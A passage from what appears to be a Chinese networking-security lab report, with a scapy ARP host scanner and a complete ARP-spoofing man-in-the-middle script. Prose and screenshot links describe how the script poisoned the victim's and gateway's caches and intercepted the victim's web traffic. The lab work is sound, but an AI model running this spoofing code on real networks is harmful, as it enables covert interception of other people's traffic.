        local_ip = s.getsockname()[0]
        s.close()
        print(f"Local ip: {local_ip}")
        return local_ip

    except socket.error as se:
        print(f"Socket error: {se}")
    except Exception as e:
        print(f"Error when fetching local IP address: {e}")


def get_local_network(local_ip: str):
    local_network = None
    try:
        netmask = input(f"Input netmask: ")
        ip_int = struct.unpack("!I", socket.inet_aton(local_ip))[0]
        mask_int = struct.unpack("!I", socket.inet_aton(netmask))[0]
        cidr = bin(mask_int).count("1")

        local_network = (
            f"{socket.inet_ntoa(struct.pack("!I", ip_int & mask_int))}/{cidr}"
        )
        return local_network
    except Exception as e:
        print(f"Error when fetching local network address: {e}")


def scan_arp(local_network: str, timeout: int, verbose: bool = False):
    arp_request = ARP(pdst=local_network)
```

```
    broadcast = Ether(dst="ff:ff:ff:ff:ff:ff")
    packet = broadcast / arp_request

    print(
        f"Fetching ARP lists for local network: {local_network}, timeout: {timeout} secs"
    )

    answered, _ = srp(packet, timeout=timeout, verbose=verbose)

    results = []

    for sent, received in answered:
        results.append(
            {
                "ip": received.psrc,
                "mac": received.hwsrc,
            }
        )
    return results


def print_table(results: list):
    if not results:
        print("No host recorded. Make sure you input the correct netmask")
        exit(0)
    col_ip = max(len(r["ip"]) for r in results)
    col_mac = max(len(r["mac"]) for r in results)
    col_ip = max(col_ip, 15)
    col_mac = max(col_mac, 17)

    sep = f"+{'-' * (col_ip + 2)}+{'-' * (col_mac + 2)}+"
    fmt = f"| {{:<{col_ip}}} | {{:<{col_mac}}} |"

    print(sep)
    print(fmt.format("IP Address", "MAC Address"))
    print(sep)

    for r in sorted(results, key=lambda x: socket.inet_aton(x["ip"])):
        print(fmt.format(r["ip"], r["mac"]))
        print(sep)


def main():
    local_ip = get_local_ip()
    if local_ip is None:
        print("Fatal: cannot determine local ip address")
        exit(1)

    local_network = get_local_network(local_ip)
    if local_network is None:
        print("Fatal: cannot determine local network address")
        exit(1)

    print_table(scan_arp(local_network, 2))


if __name__ == "__main__":
    main()
```

15.2 测试 15.1 的代码，给出结果贴图。




15.3 使用 scapy 在 Linux 下写程序来模拟完成一个简单的 ARP 欺骗。给出


完整的代码。

```
from scapy.all import ARP, Ether, sendp, getmacbyip
import time
import sys
import socket


def get_local_ip():
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    local_ip = None
    try:
        s.connect(("8.8.8.8", 80))
        local_ip = s.getsockname()[0]
        s.close()
        print(f"Local ip: {local_ip}")
        return local_ip

    except socket.error as se:
        print(f"Socket error: {se}")
    except Exception as e:
        print(f"Error when fetching local IP address: {e}")


def get_mac_from_ip(ip: str):
    mac = getmacbyip(ip)
    return mac


def spoof(victim_ip: str, victim_mac: str, spoof_ip: str):
    try:
        arp_response = ARP(op=2, pdst=victim_ip, hwdst=victim_mac, psrc=spoof_ip)
        mac_ether = Ether(dst=victim_mac)
        fake_packet = mac_ether / arp_response

        sendp(fake_packet, verbose=False)
    except Warning as w:
        print(f"spoof: {w}")
        exit(1)
    except Exception as e:
        print(f"spoof: {e}")
        exit(1)


def restore(victim_ip: str, victim_mac: str, real_ip: str, real_mac: str):
    try:
        arp_response = ARP(
            op=2, pdst=victim_ip, hwdst=victim_mac, psrc=real_ip, hwsrc=real_mac
        )
        mac_ether = Ether(dst=victim_mac)
        packet = mac_ether / arp_response

        for i in range(3):
            print(f"Restoring attempt ({i}):")
            sendp(packet, count=4, verbose=False)
            time.sleep(1)

        print(f"\nMachine {victim_ip} restored.")

    except Exception as e:
        print(f"restore: {e}")
        exit(1)


def main():
    print(f"{'-' * 80}")
    print("ARP SPOOFING")
    print(
        "Press CTRL + C to stop the program and restore both gate and victim to normal state."
    )
    print(f"{'-' * 80}")
```

```
    local_ip = get_local_ip()
    if local_ip is None:
        print("Fatal: cannot fetch local IP")
        exit(1)

    gate_ip = input(f"Gate IP address: ")
    target_ip = input(f"Target IP address: ")

    target_mac = get_mac_from_ip(target_ip)
    gate_mac = get_mac_from_ip(gate_ip)
    if target_mac is None or gate_mac is None:
        print("restore: cannot resolve victim or gate MAC address")
        exit(1)

    print("ARP spoofing executing...")
    print("Press CTRL+C to stop and restore victims.")

    try:
        while True:
            spoof(target_ip, target_mac, gate_ip)
            spoof(gate_ip, gate_mac, target_ip)

    except KeyboardInterrupt:
        print("\n")
        restore(target_ip, target_mac, gate_ip, gate_mac)
        restore(gate_ip, gate_mac, target_ip, target_mac)
        exit(0)


if __name__ == "__main__":
    main()
```

15.4 测试 15.3 的代码，给出结果贴图。


该脚本将攻击机潜行地作为中转机，截获受害者机器与网关通讯的所有流量，从而可以监测到受害者机器任何网络访问信息而不被察觉。





ARP 攻击生效后，攻击机会持续向受害者机和网关发送 ARP 响应包，欺骗

受害者机自己（攻击机）就是网关，欺骗网关自己（攻击机）就是受害者机。攻击机本身启用了流量转发功能，因此所有受害者机-网关的流量都会经过攻击机，攻击机可以监测到受害者机的任何网络流量。

下图展示受害者机器的 ARP 缓存界面，在脚本运行时，网关（192.168.39.1）对应的 MAC 地址不断被修改为攻击机的 MAC 地址。而恢复机制会在脚本被打断后将其自动恢复为正常的 MAC 地址。




下图展示受害者机器访问 Amazon.co.jp 的流量被攻击机全部截获。